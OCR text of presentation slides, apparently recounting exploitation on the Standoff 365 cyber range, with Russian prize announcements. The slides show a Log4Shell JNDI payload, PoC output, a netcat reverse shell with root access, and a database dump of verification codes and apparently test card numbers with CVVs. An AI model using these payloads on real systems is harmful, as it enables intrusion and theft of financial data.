
Keyloggers



Reverse shells from other players



Powershell history




Steal flags (dirty, funny, do not try this at home)

```
┌──(root㉿[redacted])-[/Standoff/ENERGY]
└─# proxychains curl -k 'http://10.154.13.182:8111/flag?id=0'  1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16  2
[proxychains] Strict chain  ...  212.233.76.41:65235  ...  10.154.13.182:8111  ...  OK  3
""
```

Secret critical event(not really, just too old)

Bank admin panel in netfusion sector?



${...}patterns.

Continue

Log4j Theory Quick Reminder

CVE-2021-44228 (Log4Shell) — key facts
What is it? A critical remote-code-execution (RCE) vulnerability in Apache Log4j 2 (versions 2.0-beta9 through 2.14.1), publicly disclosed on 9 December 2021.
How the bug works. When Log4j processes a string such as:
${jndi:ldap://attacker.com/VolgaCTF}
It performs a JNDI **(Java Naming and Directory Interface)** lookup for LDAP catalogs. If the LDAP server returns a reference to a remote Java class, the JVM can download and execute that class, giving the attacker arbitrary code execution on the vulnerable server.

Why it works

- In Log4j 2 up to (and including) version 2.15.0, message-lookup substitution is enabled by default, so the parser scans every log entry for ${...} patterns.
- JNDI by default permits remote class loading when the JDK is older than 8u191 / 11.0.2.
- Result: a single crafted log line can yield unauthenticated RCE.

Continue

Log4j Exploitation


```
└─# python3 poc.py --userip 10.127.[redacted] --webport 80 --lport 9002

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.127.[redacted]:1389/a}

[+] Starting Webserver on port 80 http://0.0.0.0:80
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.127.[redacted]:80/Exploit.class
10.124.0.74 - - [20/Dec/2023 20:17:53] "GET /Exploit.class HTTP/1.1" 200 -
```

```
└─# nc -lvvnp 9002
listening on [any] 9002 ...
connect to [10.127.[redacted]] from (UNKNOWN) [10.124.0.74] 15101
id
uid=0(root) gid=0(root) groups=0(root)
hostname
```

```
POST /user/payment HTTP/1.1
Host: wrb.kuber1.netfusion.stf
Accept-Encoding: gzip, deflate, br
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: SESSION=M2Y2M2Q2OWUtMTk5OS00ZjFiLTgxODMtM2MzZjU0MTY2ODAw
Origin: http://wrb.kuber1.netfusion.stf
X-Requested-With: XMLHttpRequest
Referer: http://wrb.kuber1.netfusion.stf/user
Content-Type: application/json
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="120", "Chromium";v="120"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 70

{
  "src":"",
  "dst":"",
  "howMany":" ${jndi:ldap://10.127.[redacted]:1389/a}"
}
```

Continue

Dump and parse data



Finish

Access to credit cards with cvv

```
└─# proxychains4 -q psql -h 10.233.63.103 -U postgres
Password for user postgres:
psql (15.1 (Debian 15.1-1+b1), server 15.3)
Type "help" for help.

postgres=#
```

```
spring=# select * from telegram_user;
  chat_id   |     username      | verification_code | verified
------------+-------------------+-------------------+----------
  600817456 |                   |                   | f
   54670888 | yourgrandmalover  | ^!SBE|F8          | t
  406419896 | alex_cutoff       | kM3eYosy          | t
 1629004891 | ghjkkkllo_ohf     | N#F6&@G)          | f
  208213589 | omdmitriev        |                   | f
 5318460370 | Mr3nd3rs0n        |                   | f
  468057236 | z3eVeHbIu         |                   | f
  137350904 | VeeZy_VeeZy       |                   | f
(8 rows)
```

id	icc	card_number	currency	cvv	money_count	user_id
ed5074c8-5be1-406e-af9c-4db3169bba1b	\x8cffe09a3c342b6f54bf9088a8dedac27d28459dd6416ec4	8815952866159205	CNY	361	100000	1
1b517ef5-8ff4-4c4b-abcd-0e6e9dec9d63	\x250db88db7a47a425288d93f8ec51fa17cc9c0aa6a6c4602	9212389648089755	JPY	024	100000	1
83da104f-5b75-463f-845f-c8b5aceffc6e	\x76ce7c4c1eee3fb789bdd2c7ab5d8db90aaef690a82b3046	6729206329984876	EUR	572	100000	1
228d0381-8d66-4239-91d5-6d1bdad2053d	\xd78e231b5c812f564f5ba8fab26ec7e19cfdf451234a7cb9	2580149013429138	GBP	309	100000	1
5c9eb791-607d-4807-a4e1-c0aca4e07640	\xf7259886bcb5f6f07d3c358b1ed803807bedd98487cfab12	6173234904902973	EUR	779	100000	2
47ce1352-9383-4852-8ca4-322a28f12c69	\xcdef2833b52784b9bb24aa384f0d3444b3fd2131f953d577	6455369990357382	USD	886	100000	2
4aa88508-0cdb-48ae-b6e2-a73ed1ab8ea8	\x950031ee809477895d8ad195d5799e06162f722c4a181d15	2207330136752076	JPY	052	100000	2
5d559525-78b2-4c44-ac7f-8964418a1c3c	\x0f203d93374b38c7aea14243d6319f75a41e2c3b7fe7184e	5256232916049603	CNY	771	100000	2
37e348fd-a3d6-4864-aa9e-f4a28d9340e5	\xddeadfd2ace79190b02c3c1fe441159026675658acfc329b	9541619075665558	GBP	641	100000	2
25dc8cea-6408-4957-a338-d96d5bff5f55	\x71b44f22eece773c14f7736c5604a90f84aa42d8b96dd31a	6236306356480891	EUR	621	100000	3
e5f5b858-3f01-4d8b-9550-04ed95544b69	\x84efdc143f371fe9fe3982fb62aeaedbef2dfe15a6cc6188	2978371678163253	JPY	037	100000	3
204f479c-1390-4cc4-b02f-4c97d9fe484a	\x7f8b953dc320fbf3efaf2ecd57c4ddb96e27538585052fbe	9214949399121475	USD	150	100000	3
f6304d7f-ebaa-4b4e-8b25-08aedd9d13d1	\x86d8e799a46beb18cab3be45b857ab45aeccc0d87cafd20f	2402923389720965	GBP	297	100000	3
179d3565-0a98-4794-ba0b-81193f1ea959	\x18298cbaf9036b5b0cfdfb6cb7840faed67ab55c13d66727	2008926996692046	CNY	725	100000	3
f69f8cd4-9199-4893-a468-61be8aa1e233	\xedf7d378f7d27736723ca0c3bfc73ef38e0769bddb6a248c	1524700814967675	EUR	540	100000	4
6724f52a-087a-45e0-8011-68f2cfafe8ef	\x6512c15ec3c42e7d168a1548b7e05c84883a0223f4035322	3620224078337466	USD	309	100000	4
700eed07-0f29-4421-b35b-986aad601738	\x1cd3b787e31282e3e4b7620356c803a0935a274f177060fa	7630398770187442	CNY	482	100000	

Community impact

You will make a lot of friends

Self-made

Standoff 365

🎇 **Для белого хакера реализация критически опасного события на нашем онлайн-киберполигоне Standoff 365 — отдельный вид искусства.**

Наши доказательства? Пожалуйста! **Виктор Зварыкин** (aka **VeeZy**) в своей статье на Хабре рассказал про реализацию самого красивого (по его мнению) критически опасного события на полигоне.

Конкурс завершился, а мерч остался! 👕

Мы не оставляем попыток найти тех, кому поддадутся до сих пор не реализованные никем события на онлайн-полигоне, и ищем новые способы мотивации исследователей безопасности.

И, конечно же, не забываем наградить тех, кого обещали.

Итоги конкурса

🐬 Flipper Zero достается исследователю, реализовавшему наибольшее количество событий (3) из условий конкурса и получившему за них наибольшее количество баллов, — **VeeZy**.


Продолжаем раздавать гору мерча Standoff за реализацию событий на нашем онлайн-полигоне!

🎁 **Иии... у нас новый победитель.** Вернее, старый, потому что очередной приз отправляется **VeeZy** (а он выигрывает не впервые), который первым сумел организовать перевыпуск ключей для подтверждения операций в банковской системе. Подарок уже ждет своего владельца!

Self-made part2(never enough)

Наша гора мерча снова немного уменьшилась (но там еще осталось много крутых призов)


В этот раз героем снова стал **VeeZy**, который явно увлекся банковской сферой и реализовал на онлайн-полигоне Standoff еще одно критически опасное событие — смог обойти двухфакторную аутентификацию при оплате товаров через QR-код, с чем мы его и поздравляем.



Уже забыли о конкурсе с горой мерча?

А вот VeeZy не забыл и буквально на днях успешно реализовал последнее событие, за которое можно было получить приз. Вот это: https://range.standoff365.com/battle/5/risk/227/.

Так что он теперь не только с ног до головы в мерче Standoff, но и может официально считаться главным спецом по банковскому сегменту среди пользователей онлайн-полигона. С чем мы его и поздравляем

